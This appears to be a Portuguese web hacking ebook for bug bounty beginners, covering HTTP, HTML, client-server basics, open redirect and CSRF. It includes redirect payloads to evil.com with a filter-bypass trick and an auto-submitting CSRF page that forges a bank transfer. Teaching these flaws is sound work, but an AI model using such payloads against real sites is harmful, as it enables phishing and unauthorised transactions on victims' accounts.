

# Web Hacking Ebook

000011001000101011  
000110010001010111  
010111100111001  
010001010111100001  
000011011000110010



Thiago Garcia Prado

## Sobre o autor:

Graduando de engenharia elétrica pela Unesp- Ilha Solteira, Thiago Prado é amante de tecnologia e hacking desde criança, com 13 anos começou a programar e se apaixonou pelo tema, aos 15 entrou no mundo do hacking e aos 16 já fazia bug bounty em plataformas como a hackerone e a bugcrowd.

Resolveu desenvolver um livro sobre hacking para ajudar estudantes que não tem tanto conhecimento de inglês, afinal os melhores materiais estão nesta linguagem.

Para contato, seja para dúvidas, dicas ou solicitações de serviço use as seguintes redes sociais: [Facebook](#), [Github](#), [Instagram](#), [LinkedIn](#) e [Email](#).

# Sumário:

<b>Protocolo HTTP e HTTPS .....</b>	<b>5</b>
O que é:.....	5
Funcionamento técnico:.....	6
HTTP vs. HTTPS:.....	10
<b>HyperText Markup Language - HTML.....</b>	<b>11</b>
O que é:.....	11
Funcionamento: .....	12
<b>Cliente-Servidor na WEB .....</b>	<b>14</b>
Funcionamento técnico:.....	14
Tecnologias Client-Side:.....	16
<b>Open Redirect Vulnerability .....</b>	<b>18</b>
O que é:.....	18
Funcionamento técnico:.....	19
Como explorar:.....	20
<b>Cross-Site Request Forgery .....</b>	<b>21</b>
O que é:.....	21
Funcionamento técnico:.....	22
Exemplo:.....	24
Como explorar:.....	25
<b>HTTP Parameter Pollution .....</b>	<b>26</b>
O que é:.....	26
Funcionamento técnico:.....	27
Exemplo:.....	29
Como explorar:.....	30
<b>HTML Injection.....</b>	<b>31</b>
O que é:.....	31
Funcionamento técnico:.....	32
Exemplo:.....	35

Como explorar:.....	36
<b>Cross-Site Scripting .....</b>	<b>37</b>
O que é:.....	37
Funcionamento Técnico:.....	38
Exemplo:.....	42
Como explorar:.....	43
<b>Carriage Return Line Feed.....</b>	<b>45</b>
O que é:.....	45
Funcionamento Técnico:.....	46
Exemplo:.....	48
Como explorar:.....	49
<b>Insecure Direct Object Reference .....</b>	<b>50</b>
O que é:.....	50
Funcionamento técnico:.....	51
Exemplo:.....	52
Como explorar:.....	53
<b>Subdomain Takeover.....</b>	<b>54</b>
O que é:.....	54
DNS:.....	54
CNAME: .....	55
Funcionamento técnico:.....	56
Exemplo:.....	57
Como explorar:.....	58
<b>SQL Injection .....</b>	<b>59</b>
O que é:.....	59
SQL:.....	59
Funcionamento técnico:.....	61
Exemplo:.....	63
Como explorar:.....	65
<b>XML External Entity .....</b>	<b>67</b>
O que é:.....	67
XML:.....	67
Funcionamento técnico:.....	69

Exemplo:.....	70
Como explorar:.....	72
<b>Template Injection.....</b>	<b>73</b>
O que é:.....	73
Template Engine: .....	73
Funcionamento técnico:.....	75
Client-Side:.....	76
Exemplo:.....	79
Como explorar:.....	80
<b>Server Side Request Forgery.....</b>	<b>81</b>
O que é:.....	81
Funcionamento técnico:.....	82
Blind SSRF:.....	83
Exemplo:.....	84
Como explorar:.....	85
<b>Remote Code Execution .....</b>	<b>86</b>
O que é:.....	86
Funcionamento técnico:.....	87
Exemplo:.....	88
Como explorar:.....	90
<b>Race Condition .....</b>	<b>91</b>
O que é:.....	91
Programação assíncrona:.....	91
Funcionamento técnico:.....	93
Exemplo:.....	94
Como explorar:.....	95
<b>Dicas: .....</b>	<b>96</b>

# Protocolo HTTP e HTTPS


---

## O que é:

O HTTP (*Hypertext Transfer Protocol*) e o HTTPS (*Hypertext Transfer Protocol Secure*) são protocolos da camada de aplicação do modelo TCP/IP eles foram criados para possibilitar a transmissão de dados na WEB (*World Wide Web*).

## Funcionamento técnico:

Este protocolo funciona em cima de um modelo chamado cliente-servidor, onde o cliente faz requisições a um servidor, que como resposta lhe envia informações. Uma analogia para este modelo pode ser feita com a relação entre as pizzarias (servidores) e seus respectivos clientes, onde estes solicitam suas pizzas e as aguardam como resposta.



Fonte: <https://upload.wikimedia.org/wikipedia/commons/1/1c/Cliente-Servidor.png>

Sendo assim, quando um cliente acessa um site, ele está simplesmente solicitando ao servidor uma página web, que lhe é retornada (uma vez que exista) e renderizada pelo seu navegador.

Entendido o sistema cliente-servidor, veremos agora exemplos de requisições (*requests*) e repostas (*responses*) aplicadas ao protocolo HTTP:

Este é um exemplo de uma request:

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Cookie:
```

A princípio isto pode parecer confuso, mas vamos simplificar.

Tudo o que está escrito acima representa o cabeçalho (*header*) da request, ele é usado para enviar todas as informações necessárias para que a conexão funcione adequadamente. Além do cabeçalho, também podem ser anexados um corpo (*body*), no qual são colocados os dados que o usuário deseja enviar para o servidor, observe abaixo que o cabeçalho e o corpo da request são separados por uma quebra de linha.

```

POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: text/plain
Content-Length: 325
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Connection: keep-alive
Cookie:

body

```

A primeira linha de toda request é usada para definir três coisas:

1. O método da request, que pode ser:

**GET** - O cliente requisita algum recurso, como uma página ou uma imagem.

**HEAD** - Muito parecido com o GET, porém aqui o cliente requisita somente o header da página.

**POST** - O cliente está enviando dados que estão contidos no corpo da request.

**PUT** - Parecido com o POST, diferindo apenas em como o servidor irá lidar com os dados enviados. Por exemplo: Caso seja necessário atualizar os dados de um usuário, usa-se o método PUT, pois com ele o servidor irá sobrescrever os dados antigos com os novos, gerando somente um registro, com o POST o servidor cria vários registros, um para cada request feita.

**DELETE** - O cliente requisita que algum recurso seja excluído do servidor.

2. A rota da aplicação para a qual a request está sendo feita.
3. A versão do protocolo HTTP.

O restante do header contém diversos itens, sendo eles sempre definidos por CHAVE: VALOR. Os mais comuns são:

**Host** - Nome de domínio do servidor. Ex: [www.google.com](http://www.google.com); [www.youtube.com](http://www.youtube.com)

**User-Agent** - Usado pelo servidor para identificar quem está fazendo a request. Ela contém dados como navegador e sistema operacional do cliente.

**Accept** - Exprime quais tipos de dados o cliente é capaz de entender. Ex: text/plain; application/json

**Content-Type** - Indica qual o tipo dos dados que o servidor ou o cliente está enviando. Ex: text/plain; application/json

**Accept-Language** - Indica qual linguagem o cliente entende. Usado para definir se uma página estará em português ou inglês, por exemplo.

**Connection** - Define se a conexão com o servidor deve ser mantida para futuras requisições, no primeiro caso seu valor é keep-alive, no segundo close.



**Cookie** - Funciona como um identificador e mantenedor de sessão. Por definição o HTTP é um protocolo que não mantém estado(*stateless*), ou seja, se você fizer login na sua rede social e tentar fazer outra ação, como mandar uma mensagem, você teria que se autenticar novamente, pois não há nada que defina você como logado, por isto foram criados os cookies, com eles o usuário não precisa se autenticar toda vez. Logo, eles precisam ser enviados em todas as requests subsequentes.

**Referer** - Contém o endereço de onde a request foi originada. Isto é usado pelo servidor para saber de onde os visitantes de seu site se originam.

**Origin** - Este header é muito parecido com o Referer, pois ambos indicam de onde a solicitação foi originada, no entanto este indica só o nome do site, não o caminho todo. Exemplo: Referer: exemplo.com/artigos/protocolo%20HTTP%20HTTPS Origin: exemplo.com

Uma vez feita a request, agora analisaremos a resposta do servidor.

```
HTTP/1.1 200 OK
Date: Mon, 11 May 2020 19:45:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000
Server: gws
X-Frame-Options: SAMEORIGIN
Set-Cookie:
Connection: close
Content-Length: 194814
```

Essa é a resposta para a primeira request que fizemos, além deste conteúdo há também um corpo, porém não o anexarei por ser muito grande.

Vamos analisar os cabeçalhos dessa resposta, na primeira linha há duas coisas: a versão do protocolo HTTP usado e o status da resposta, que podem ser:

**1XX:** Passa informações: Se a solicitação foi aceita, ou se o processo continua em desenvolvimento.

**2XX:** A solicitação foi executada com sucesso.

**3XX:** Indica que há a necessidade de redirecionamento para que a solicitação possa ser concluída.

**4XX:** Mostra que houve um erro na solicitação por parte do cliente.

**5XX:** Indica que o servidor não pôde responder a solicitação.

As seguintes linhas mostram cabeçalhos comuns das respostas, são eles:

**Date:** Data em que a resposta foi originada.

**Expires:** Indica quando o conteúdo deve ser considerado desatualizado, neste caso o valor -1 significa que o conteúdo expira imediatamente após ser enviado.

**Cache-Control:** Define políticas de cache.

**Etag:** Identifica uma versão específica de algum recurso. Permite assim que o servidor não envie a resposta completa, proporcionando uma maior velocidade.


**Server:** Define informações acerca do servidor.

**Set-Cookie:** Usado para o servidor enviar cookies para o cliente.

**X-Frame-Options:** Indica se o navegador deve ou não renderizar a página em um `<iframe>`.

## HTTP vs. HTTPS:

A diferença entre o Hypertext Transfer Protocol e o Hyper Text Transfer Protocol Secure, como o próprio nome induz, está na questão da segurança. O segundo é uma junção do protocolo HTTP e do protocolo SSL/TLS. O SSL/TLS permite que dados sejam transmitidos por meio de uma conexão criptografada e que o servidor e o cliente sejam autênticos. O HTTPS se faz necessário principalmente porque as conexões Wi-fi estão suscetíveis a ataques Man-in-the-Middle, no qual um atacante engana o servidor e o cliente para que as requisições e respostas passem por ele, vide a imagem:



Fonte: <https://std1.bebee.com/br/pb/83771/db1a1182/900>

# HyperText Markup Language - HTML

---

## O que é:

HTML é, como o próprio nome diz, uma linguagem de marcação ela é atualmente usada na internet para a criação de páginas WEB.

Para se criar páginas interativas e visualmente interessantes costuma-se usar junto ao HTML, CSS-Cascading Style Sheets e JS-Javascript, formando assim a santíssima trindade do front-end.

## Funcionamento:

No HTML, usa-se tags ou marcações para demarcar como o navegador deve interpretar aquele conteúdo.

Um código html geralmente começa assim:

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
  </body>
</html>
```

Na primeira linha do nosso código HTML, definimos para o navegador o tipo do documento, neste caso HTML.

Na segunda linha, abrimos a tag HTML, isso diz para o navegador que tudo que estiver ali dentro deve ser interpretado como HTML, na última linha fechamos o nossa tag HTML, indicando ao navegador que o código terminou.

Na terceira linha com a tag <head>, definimos o cabeçalho do nosso HTML, ele é usado para inserir-se informações sobre nossa página, como o título, codificação dos caracteres, scripts e etc no carregamento da página ele é a primeira coisa a ser lida e executada.

Na quinta linha definimos o corpo do nosso código, tudo escrito lá será exibido ao usuário.

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <h1> Olá mundo! </h1>
  </body>
</html>
```

No código acima, inserimos uma tag de <h1> tudo dentro dela será interpretado como um título.

No html existem diversas tags, todas elas podem ser encontradas em <https://www.w3schools.com/>

Dentre as tags html, existem algumas que usaremos muito daqui para frente, sendo as principais:

**<script></script>**: Como dito anteriormente, html não é uma linguagem de programação mas isso não significa que não possamos inserir uma nela, com essa tag podemos injetar códigos Javascript e CSS para tornar a página mais dinâmica e apresentável.

**<img>** : Com esta tag podemos inserir imagens na nossa página, para isso usamos  onde, src é o source ou código/localização da imagem.

**<svg></svg>** : Com isto podemos inserir Scalable Vector Graphics ou ,gráficos vetoriais escalonáveis, svg possui diversos métodos para desenhar retângulos, círculos ou até imagens.

**<form></form>** : Com esta tag, iniciamos um formulário, com ele podemos enviar dados para outros locais usando o protocolo HTTP seja com o método GET ou POST.


`<input></input>` : O input nos permite inserir um local para que o usuário possa digitar algo, seja seu email, sua senha, ou até mesmo um input para pesquisa em um site.  
`<iframe></iframe>` : Permite a inserção de outros documentos ao documento HTML atual, ou seja, permite a inserção de sites dentro de sites.

Dentro das tags html, existem também o conceito de elementos e atributos, os primeiros são basicamente um bloco de construção HTML, eles são compostos por tags de início e fim e seu conteúdo, por exemplo isto é um elemento: `<h1>Ola mundo!</h1>`. Os atributos são informações sobre os elementos, o "src" usado na tag `<img>` é um atributo.

# Cliente-Servidor na WEB

## Funcionamento técnico:

Para explicar esse modelo devemos separá-lo em dois lados(*sides*), o do cliente e do servidor.



Fonte: <https://feiteiraac.files.wordpress.com/2014/09/server-vs-client-time-zone-difference-problem.jpg>

Usando como base a imagem acima, entende-se o funcionamento deste modelo, nele o cliente requisita por exemplo, uma página ao servidor, e o mesmo devolve uma cópia do HTML correspondente a ela, por fim o cliente renderiza o conteúdo em seu navegador.

## Tecnologias Server-Side:

Este side, também chamado de back-end, é responsável por fazer a análise dos dados enviados de volta pro cliente, por gerenciar o banco de dados, gerenciar a regra de negócio da aplicação e etc.

O funcionamento disso se dá usando linguagens de programação *server-side*, como php, python, node e etc. Para este artigo, usarei php.

### Php:

O php, atualmente conhecido como *Hypertext Preprocessor*, também já foi chamado de *Personal Home Page* e isto tem um motivo: com ele o programador pode criar conteúdos personalizados para seus visitantes, para isso ele usa código que no final é interpretado, transformado em HTML e enviado ao usuário.

Abaixo mostrarei um código php simples.

Para que você replique este modelo deve primeiro criar um servidor web em sua máquina, não ensinarei isto aqui pois o artigo ficaria muito extenso.

Criado o servidor podemos criar uma página html simples como esta:

```
<!DOCTYPE html>
<html lang="pt-br">
  <body>
    <form action="destino.php" method="post">
      <p>
        Name: <input type="text" name="nome" value="thiago"/>
      </p>
      <input type="submit" value="Submit me!"/>
    </form>
  </body>
</html>
```

Nela, ao usuário clicar em "Submit me!" é enviado uma request com o método POST e com o parâmetro "nome=thiago" no body.

Parâmetros podem ser definidos como um modo usado para passar informações para o servidor.

Agora precisamos pegar o valor do conteúdo enviado, para isto vamos criar uma página php chamada destino, e colocá-la na mesma pasta do código acima.

```
<?php
    echo "seu nome eh " . $_POST["nome"] . "!";
?>
```

A página acima começa com uma identificação da linguagem usada, na segunda linha tem-se um echo que é basicamente um comando para mostrar dados em tela, nele são concatenados por meio de pontos três strings, sendo a segunda a mais interessante, ela é um array contendo todos os dados passados via post para destino.php.

Agora darei um exemplo de request enviada via GET.

```
<!DOCTYPE html>
<html lang="pt-br">
  <body>
    <form action="destino.php" method="get">
      <p>
        Name: <input type="text" name="idade" value="17"/>
      </p>
      <input type="submit" value="Submit me!"/>
    </form>
  </body>
</html>
```

O código é basicamente o mesmo, diferenciando apenas no atributo method do form e o name e value do input.

```
<?php
    $var = $_GET['idade'];
    $var = intval($var);
    if ($var <= 18){
        echo "Você é jovem";
    }else{
        echo "Você é adulto";
    }
?>
```



Desta vez criei um código um pouco mais complexo, inicialmente peguei o valor do parâmetro 'idade' usando \$\_GET, depois usei a função intval para transformar a variável \$var em um valor inteiro; já na linha 4 criei uma estrutura de decisão para identificar, pela idade, se uma pessoa é jovem ou adulto.

Algo interessante de se perceber é que quando os parâmetros são passados via GET a url muda conforme o parâmetro muda, exemplo:

<http://localhost/destino.php?idade=17>

Aqui podemos ver que após o nome do arquivo é usado uma "?", ela indica o início dos parâmetros, tudo após é seguido do nome do parâmetro e de seu valor; caso seja necessário mais de um parâmetro coloca-se um "&", exemplo:

<http://localhost/destino.php?idade=17&nome=thiago&profissao=hacker>

## Tecnologias Client-Side:

O client-side, também chamado de front-end, é basicamente o que roda em sua máquina; quando é feita uma request ao servidor, e o mesmo devolve um documento HTML, é no lado do client que esse arquivo é processado e renderizado.

No front-end não é possível, por exemplo, acessar arquivos da máquina do usuário, isso ocorre por medidas de segurança, essas linguagens podem somente manipular eventos no navegador.

Exemplos de linguagens client-side são, HTML, javascript e css.

Vou dar um exemplo de uma página simples e interativa com HTML + javascript.

```
<!DOCTYPE html>
<html>
  <body>
    <h1 id="placar">Placar: 0</h1>
    <button id="button">Votar</button>
    <script>
      var button = document.getElementById("button");
      var placar = document.getElementById("placar");
      var value = 0;
      button.addEventListener("click", ()=>{
        value = value + 1;
        placar.innerHTML = "Placar : " + value;
      })
    </script>
  </body>
</html>
```

Nesse código, estou criando uma página com um placar e um botão para voto, a mágica ocorre dentro das tags <script>; na sétima linha eu defino uma variável chamada button, com ela é possível fazer manipulações no elemento de id igual a button, o mesmo ocorre com a variável placar, por fim defino uma variável chamada value e coloco seu valor igual a 0.

Agora, irei entrar na parte que de fato conta um voto, para isso usei a função addEventListener(), ela aceita três argumentos, sendo dois obrigatórios, o primeiro define o evento ele pode ser desde um click até o pressionar de um botão, o segundo deve ser

uma função que executará algo quando o evento for ativado, neste caso a função incrementa 1 em value e usa a propriedade innerHTML para modificar o conteúdo de placar.

# Open Redirect Vulnerability

---

## O que é:

Esta vulnerabilidade ocorre quando um site tem um parâmetro de redirecionamento, e não o filtra corretamente, deixando o atacante redirecionar a vítima para qualquer site da web sendo este, um site malicioso, ou não.

## Funcionamento técnico:

A vulnerabilidade deste tópico ocorre quando um parâmetro de redirecionamento é passado para o servidor, e o mesmo redireciona o cliente sem verificar para onde, logo um atacante pode injetar em um site um parâmetro que levaria o usuário para um site malicioso. Exemplo:

<http://exemplo.com/login.php?redirect=https://evil.com>

O que pode levar o usuário a um site com a página de login igual ao de exemplo.com, e quando o mesmo logasse teria suas credenciais roubadas. Isso configura um clássico ataque de phishing.

É interessante destacar que este tipo de falha pode, facilmente escalar para algo mais complexo como um XSS não explicarei sobre esta falha agora, mas saiba que ela foi uma das vulnerabilidades mais encontradas nos últimos anos.

## Como explorar:

Para explorar esta vulnerabilidade o pesquisador deve estar atento a URL procurando parâmetros com nomes do tipo, redirect, redirect\_uri, domain\_name e etc. O mesmo deve então, tentar substituir os valores por outros e ver como a aplicação reagirá.

É interessante analisar como a aplicação detecta se um domínio está elegível ou não ao redirecionamento, algumas empresas apenas analisam se o nome dele está contido na url, nesses casos tente passá-lo como parâmetro, por exemplo:


<http://exemplo.com/login.php?redirect=https://evil.com?exemplo.com>

Pode ser que assim você consiga enganar o filtro usado.

# Cross-Site Request Forgery

## O que é:

Cross-Site Request Forgery-CSRF, ou falsificação de requisição entre sites, é um dos ataques mais antigos, ele existe praticamente desde a fundação da WEB. Ele ocorre quando, um site malicioso força o navegador do usuário a realizar requests arbitrárias em um aplicativo WEB que ele esteja autenticado. Para que este ataque ocorra é esperado que a vítima esteja logada em sua conta e acesse o link malicioso.



Fonte: <https://www.infosec.com.br/wp-content/uploads/2017/07/cross-site-request-forgery.png>

## Funcionamento técnico:

Para um melhor entendimento desta vulnerabilidade, vou dar um exemplo, imagine os seguintes passos.

1. Você faz login em seu banco.
2. Recebe um link no email e o acessa.
3. Percebe que sumiram \$1000 da sua conta.

Como isso funcionou? Simples, ao fazer login no banco, o usuário recebe cookies do servidor, os mesmos são anexados em todas as requests feitas ao banco, independente da origem delas. Portanto, se o atacante analisar como funciona o mecanismo de transferência de valores o mesmo pode reproduzi-lo em seu site malicioso, assim quando um cliente, autenticado, acessá-lo sofrerá o ataque.

Na prática o ataque funcionaria da seguinte forma:

Vamos supor que para fazer uma transferência o seu banco envie uma request do tipo GET, nada seguro, nesta url:

<http://banco.com/transfer?para=nome&montante=valor>

o atacante poderia usar uma página web maliciosa simples como esta para fazer o ataque:

```
<!DOCTYPE html>
<html>
  <body>
    
  </body>
</html>
```

Vamos entender o que esta página maliciosa está fazendo, o atributo src da tag html img funciona fazendo um GET no link da source e exibindo o conteúdo, logo no carregamento da página é feito um GET no link de transferência e o cookie é indexado, gerando assim, uma solicitação autêntica.

O mesmo tipo de ataque pode ser feito via post, neste caso a request feita pelo banco seria parecida com esta:

```
POST / HTTP/1.1
Host: banco.com/transfer
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: text/plain
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Connection: keep-alive
Cookie: SID=abcdefg

para=nome&montante=valor
```

O atacante então, poderia criar uma página parecida com esta:

```
<!DOCTYPE html>
<html>
  <body>
    <form method="POST"
      action="http://www.banco.com/transfer"
      id="form"
      enctype="text/plain">

      <input type="hidden" name="para" value="thiago">
      <input type="hidden" name="montante" value="1000">

    </form>
    <script>document.getElementById("form").submit()</script>
  </body>
</html>
```

Esta página funciona com um formulário, nele inserimos os atributos method, action, id e enctype, no primeiro coloca-se o tipo da request, no segundo link para onde ela deve ser enviada, o terceiro é basicamente um método de localizar o elemento em nosso código javascript, e por último definimos o enctype que é o Content-Type da request. Nas tags input, definimos o nome e o valor, isso será indexado no body da nossa request, da seguinte forma:

```
para=thiago&montante=1000
```

o "&" é usado para separar dois inputs. Ao acessar esta página a vítima envia uma request post para o banco, e indexa seu cookie, sofrendo assim, o ataque.

## Nem tudo são rosas...

Com a disseminação desse tipo de ataque foram criadas diversas políticas de proteção contra ele, sendo a mais conhecida o same origin policy, nele o navegador impede que requests ou recursos sejam solicitados entre diferentes sites ou entre um site e um iframe. Para que uma request, seja de fato feita, os dois devem ter a mesma url, o mesmo protocolo(*http* ou *https*), e a mesma [porta](#).

Essa proteção foi afrouxada com a chegada a política de CORS, ou compartilhamento de recursos de origem cruzada, nela sites com urls, protocolos e até portas diferentes podem se comunicar e trocar recursos, para isso o servidor define um cabeçalho chamado Access-Control-Allow-Origin, ele define se os recursos podem ser compartilhados com a Origin fornecida, mesmo não sendo a maneira mais segura de se proteger contra CSRF, ainda assim é melhor do que aceitar qualquer request.

No entanto, não são todas as requests que "ativam" o CORS, as mais simples como as citadas acima passam sem problemas por ele, entretanto o content-type do tipo application-json, já é considerado algo malicioso e digno de sua análise.



## Exemplo:

Em 2016, o pesquisador Akhil Reni encontrou uma falha na empresa Shopify que permitia desconectar um usuário de seu Twitter, para isso ele analisou como funcionava o processo de logout shopify, e percebeu que o mesmo realizava uma request do tipo GET para a seguinte url:

<https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect>

segue um exemplo da request:

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0)
Gecko/20100101 Firefox/43.0
Accept: text/html, application/xhtml+xml, application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=bmpuTE5EdnUvYUU0eGxJRk1kMWo5WkI3Wmh1c1JkempOTDcya2R3eFNIMG8zWGdpenMvTXY4eFczTWUrNGRQeXV4ZGVycEVtTDZWcFZVbEg1eEtFQjhzSEJVBkM5K05VUVJaeHVtNXBnNTJCNTdwZ2hLL0x0Kyt4eUVlSjRIOWdYTkcdw1NQWWJnbjRNaTF5UXlwa1ZIUIAwR1JmZ1Y5WmRvN2ZHWfY5REZSUmlsR0lnMHZlSjR1OTlTMW5xWDdZRnVGSnBSeEhqbWpNS3lYZmxBNjZoVE00L3pQT2NMd1NONkdwb2pkMXhDS1E2M2RXY1ovZjYwaUZnV0JQKzQyS1N0MTNKG55Zlg2azFDdVJJL3RidmJMM0VJNmRvejhZbjVDTnFZNmxFN0k9LS1lY1Y2dnpBZTJCa1ZzS014SldFU1lBPT0%3D--77463ef21e4c8ef530f466db49f78b8e1c2e1129; _ga=GA1.2.469272249.1453024796; _gat=1
Connection: keep-alive
```

O pesquisador montou uma página com o seguinte código:

```
<html>
<body>
  
</body>
</html>
```

Feito isso, conseguiu gerar uma prova de conceito (PoC), e a enviou para a empresa, ele recebeu \$500 por esta falha.

O report todo pode ser lido [aqui](#).

## Como explorar:

Para explorar esta falha o pesquisador deve estar atento ao funcionamento dos processos mais perigosos como, remoção de conta, troca de email e troca de senha, analisar como funcionam e tentar reproduzi-los em seu site malicioso.

Alguns problemas podem ser encontrados ao tentar explorar esta vulnerabilidade, os principais são, Content-Type diferentes ou CSRF token, o segundo é um token aleatório e único gerado pelo servidor e que fica salvo na sessão do usuário, ele geralmente fica em um input hidden e é enviado e verificado em toda a requisição; infelizmente não há muitas formas de burlá-lo, o pesquisador deve apenas conferir se ele está implementado corretamente ou seja, se o servidor está realmente verificando o valor para isto você tentar trocá-lo por um valor parecido ou trocá-lo pelo valor de outra conta, pois as vezes ele pode existir apenas a verificação da existência do mesmo.

